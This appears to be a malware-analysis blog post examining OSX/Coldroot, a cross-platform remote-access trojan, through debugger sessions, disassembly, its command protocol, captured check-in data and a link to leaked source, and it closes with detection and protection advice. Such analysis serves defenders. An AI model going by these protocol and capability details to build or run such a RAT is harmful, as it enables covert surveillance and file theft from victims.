
In a debugger (lldb), we can set a breakpoint on send and then dump the bytes being sent to the command & control server:

```
lldb com.apple.audio.driver.app
(lldb) target create "com.apple.audio.driver.app"
Current executable set to 'com.apple.audio.driver.app' (i386).
(lldb) b send

(lldb) r

Process 1294 stopped
* thread #5, stop reason = breakpoint 1.1
  frame #0: 0xa766a39f libsystem_c.dylib`send

(lldb) x/3x $esp
0xb0596a9c: 0x00173a6d 0x00000003 0x03b2d1a8

(lldb) x/100bx 0x03b2d1a8
0x03b2d1a8: 0x70 0x75 0x3f 0x00 0x48 0x6f 0x59 0xb0
0x03b2d1b0: 0x8e 0x8a 0x02 0x00 0x8c 0x75 0x3f 0x00
0x03b2d1b8: 0xae 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x03b2d1c0: 0xad 0xde 0x02 0x00 0x00 0x00 0x00 0x00
0x03b2d1c8: 0x00 0x00 0x00 0x00 0x7b 0x22 0x56 0x65
0x03b2d1d0: 0x72 0x22 0x3a 0x31 0x2c 0x22 0x52 0x41
0x03b2d1d8: 0x4d 0x22 0x3a 0x30 0x2c 0x22 0x43 0x41
0x03b2d1e0: 0x4d 0x22 0x3a 0x66 0x61 0x6c 0x73 0x65
0x03b2d1e8: 0x2c 0x22 0x53 0x65 0x72 0x69 0x61 0x6c
0x03b2d1f0: 0x22 0x3a 0x22 0x78 0x38 0x36 0x5f 0x36
0x03b2d1f8: 0x34 0x5c 0x6e 0x22 0x2c 0x22 0x50 0x43
0x03b2d200: 0x4e 0x61 0x6d 0x65 0x22 0x3a 0x22 0x75
0x03b2d208: 0x73 0x65 0x72 0x5c

(lldb) x/s 0x03b2d1cc
0x03b2d1cc: "{"Ver":1,"RAM":0,"CAM":false,"Serial":"x86_64\n","PCName":
"user\n - user","OS":"Mac OS X10.13.2","ID":"Mac_Vic","AW":"N\/A","AV":"N\/A"}"
```

Note that the malware actually prints this out to stdout as well:

```
(lldb) c

JSON Packet : {"Ver":1,"RAM":0,"CAM":false,"Serial":"x86_64\n","PCName":
 "user\n - user","OS":"Mac OS X10.13.2","ID":"Mac_Vic","AW":"N\/A","AV":"N\/A"}

PC info sent ..
```

If we allow the malware to continue, we can also capture this same data in a network monitoring tools such as WireShark:



You might be wondering why in the survey data sent to the command & control server, 'Serial' is set to x86_64 or why the'RAM' is set to 0.

Well to generate the value for 'Serial', the malware executes uname with the -m flag...which return the architecture of the system (not the serial, which could be retrieved via something like: ioreg -l | grep IOPlatformSerialNumber). For determining the amount of RAM, the malware invokes a function called 'GETRAMSIZEALL'...this simply returns 0:

```
int _OSFUNCTIONS_$$_GETRAMSIZEALL$$INT64()
{
  return 0x0;
}
```

Once OSX/Coldroot has checked in, it will process any tasking returned from the command & control server. The logic for this is implemented in the _NEWCONNECTIONS_$$_PROCESSPACKET$TIDTCPCLIENT$TIDBYTES function. This function parses out the command from the command & control server, and then processes (acts upon) it.

In disassembled code, this looks like the following:

```
__text:000691F7    call    _CONNECTIONFUNC_$$_BYTEARRAYTOMAINPACKET$TIDBYTES$$TMAINPACKET
__text:000691FC    mov     eax, [ebp+command]
__text:000691FF    test    eax, eax
__text:00069201    jl      loc_6986B
__text:00069207    test    eax, eax
__text:00069209    jz      loc_692C9
__text:0006920F    sub     eax, 2
__text:00069212    jz      loc_692D9
__text:00069218    sub     eax, 1
__text:0006921B    jz      loc_6935E
__text:00069221    sub     eax, 2
__text:00069224    jz      loc_69374
__text:0006922A    sub     eax, 1
__text:0006922D    jz      loc_693EC
__text:00069233    sub     eax, 1
__text:00069236    jz      loc_694AA
__text:0006923C    sub     eax, 2
__text:0006923F    jz      loc_695A2
...
```

Via static analysis, we can determine what commands are supported by the malware. Let's look at an example of this.

When the malware receives command #7 from the command & control server, it executes the logic at 0x000694aa. In the same block of code it contains the debug string "Delete File : ", a call to function named 'DELETEFILEFOLDER', and other debug string, "{{{{ Delete OK Lets test }}}}":

```
__text:000694DA    lea     edx, (aDeleteFile - 6914Bh)[ebx] ; "Delete File : "
__text:000694E0    lea     eax, [ebp+var_D8]
__text:000694E6    call    fpc_unicodestr_concat
__text:000694EB    mov     eax, [ebp+var_D8]
__text:000694F1    call    _DEBUGUNIT_$$_WRITELOG$UNICODESTRING

__text:00069504    mov     eax, [ebp+var_A4]
__text:0006950A    call    _FILESFUNC_$$_DELETEFILEFOLDER$UNICODESTRING$$BOOLEAN

__text:00069548    lea     eax, (aDeleteOkLetsTe - 6914Bh)[ebx] ; "{{{ Delete OK Lets test }}}"
__text:0006954E    call    _DEBUGUNIT_$$_WRITELOG$UNICODESTRING
```

Probably safe to guess command #7 is the delete file (or directory) command! But let's confirm.

The 'DELETEFILEFOLDER' function calls _LAZFILEUTILS_$$_DELETEFILEUTF8$ANSISTRING$$BOOLEAN which in turn calls _SYSUTILS_$$_DELETEFILE$RAWBYTESTRING$$BOOLEAN which finally calls unlink (the system call to delete a file or directory).

Repeating this process for the other commands reveals the following capabilities:

- file/directory list
- file/directory rename
- file/directory delete
- process list
- process execute
- process kill
- download
- upload
- get active window
- remote desktop
- shutdown

All are self-explanatory and implemented in fairly standard ways (i.e. delete file calls unlink), save perhaps for the remote desktop command.

When the malware receives a command from the server to start a remote desktop session, it spawns a new thread named: 'REMOTEDESKTOPTHREAD'. This basically sits in a while loop (until the 'stop remote desktop' command is issued), taking and 'streaming' screen captures of the user's desktop to the remote attacker:

```
while ( /* should capture */ ) {
...
   _REMOTEDESKTOP_$$_GETSHOT$LONGINT$LONGINT$WORD$WORD$$TIDBYTES(...);

   _CONNECTIONFUNC_$$_CLIENTSENDBUFFER$TIDTCPCLIENT$TIDBYTES$$BOOLEAN();
```

```
    _CLASSES$_$TTHREAD_$__$$_SLEEP$LONGWORD();
  }
```

It should be noted that if no command or tasking is received from the command & control server, the malware will simply continue beaconing...interestingly, sending the name of the user's active window in each heartbeat:

```
$ cat /private/var/tmp/com.apple.audio.driver.app/Contents/MacOS/conx.wol
{"PO":1337,"HO":"127.0.0.1","MU":"CRHHrHQuw JOlybkgerD","VN":"Mac_Vic",
 "LN":"adobe_logs.log","KL":true,"RN":true,"PN":"com.apple.audio.driver"}

//local listener
// note: non-printable characters removed
$ nc -l 1337
{"Ver":1,"RAM":0,"CAM":false,"Serial":"x86_64\n","PCName":"user\n - user",
 "OS":"Mac OS X10.13.2","ID":"Mac_Vic","AW":"N\/A","AV":"N\/A"}

...
Calculator
Safari
Terminal
```

Alright, that wraps up our reversing sessions of OSX/Coldroot. Let's now discuss some other interesting aspects of the malware, such as its author, source-code, and business model!

Coldroot

Once the technical analysis of the malware was complete, I began googling around on the search term: Coldzer0. Looking at the disassembly of OSX/Coldroot we can see this string embedded in the binary, purportedly identifying the author's handle:

```
_NEWCONNECTIONS_$$_FINALIZY proc near
  push    ebp
  mov     ebp, esp
  lea     esp, [esp-8]
  mov     [ebp+var_4], ebx
  call    $+5
  pop     ebx
  lea     eax, (aCodedByColdzer - 6992Fh)[ebx] ; "Coded By Coldzer0 / Skype:Coldzer01 "
  call    _DEBUGUNIT_$$_WRITELOG$UNICODESTRING
  mov     ebx, [ebp+var_4]
  mov     esp, ebp
  pop     ebp
  retn
```

Besides revealing the likely identify of the malware author, this turns up:

- source code for an old (incomplete) version of Coldroot
- an informative demo video of the malware


The source code, though (as noted), is both old and incomplete - provides some confirmation of our analysis. For example, the PacketTypes.pas file contains information about the malware's protocol and tasking commands:

GitHub, Inc. [US] | https://github.com/xlinshan/Coldroot/blob/master/PacketTypes.pas


```
22  //======== Packet Data Types ==========
23
24      H_MainInfo      = 0;
25      H_Ping          = 1;
26
27          (* Main Manager Packets *)
28  //##########################
29          //#
30      H_MainManager   = 2;   //#
31          //#
32      H_FileManager   = 3;   //#
33      H_GetFMInfo     = 4;
34      H_GetAllinPath  = 5;
35
36      H_RenameFile    = 6;
37      H_DeleteFile    = 7;
38      H_OpenFile      = 8;
39
40
41      H_ProcessMan    = 9;   //#
42      H_ServiceMan    = 10;  //#
43      H_ConnectionMan = 11;  //#
44          //#
45          //#
46      H_CMDStart      = 12;  //#
47      H_GetCMDCommand = 13;  //#
48      H_CMDSTOP       = 14;  //#
49          //#
50  //########################//#
51  //##########################
52          //#
53          //#
54          //#
55      H_RemoteDesktop = 15;  //#
56
57      H_RD_STOP       = 16;  //#
58      H_RD_START      = 17;  //#
59          //#
```

The demo video is rather neat as it provides further insight into Coldroot, visually illustrating how an attacker can build (and customize) deployable agents:

...and also how they can be remotely interacted with, and tasked:




The video also confirms the fact that Coldroot is indeed a fully cross-platform 'remote admin tool' (RAT):



If you have some extra time on your hands, check the video, courtesy of Coldzer0:

In terms of the (apparent) hacker's plans for the Coldroot, he stated in the comments both its release date

(1/1/2017) and that fact that it would be for sale:



Conclusions


In this blog post we provided a comprehensive technical analysis of the macOS agent of the cross-platform RAT OSX/Coldroot. Thought not particularly sophisticated, it's rather 'feature complete' and currently undetected all AV-engines on VirusTotal. Moreover, it is a good illustrative example that hackers continue to target macOS!


And remember if you want to stay safe, running the latest version of macOS will definitely help! For one, (due to a bug in UPX?) the OS refuses to even run the malware:

```
$ lldb com.apple.audio.driver.app
(lldb) r
error: error: ::posix_spawnp ( pid => 1256, path = 'com.apple.audio.driver.app')
              err = Malformed Mach-o file (0x00000058)
```


Also, as mentioned Apple now protects TCC.db via SIP, so the system-wide keylogging capabilities of OSX/Coldroot should be mitigated.

Moreover, my free tools such as BlockBlock and LuLu can generically thwart such threats :)





And if you are worried that you are infected, look for an unsigned launch daemon running out of /private/var/tmp/. KnockKnock can help with this task:



love these blog posts & tools? you can support them via patreon! Mahalo :)

Source: https://objective-see.com/blog/blog_0x2A.html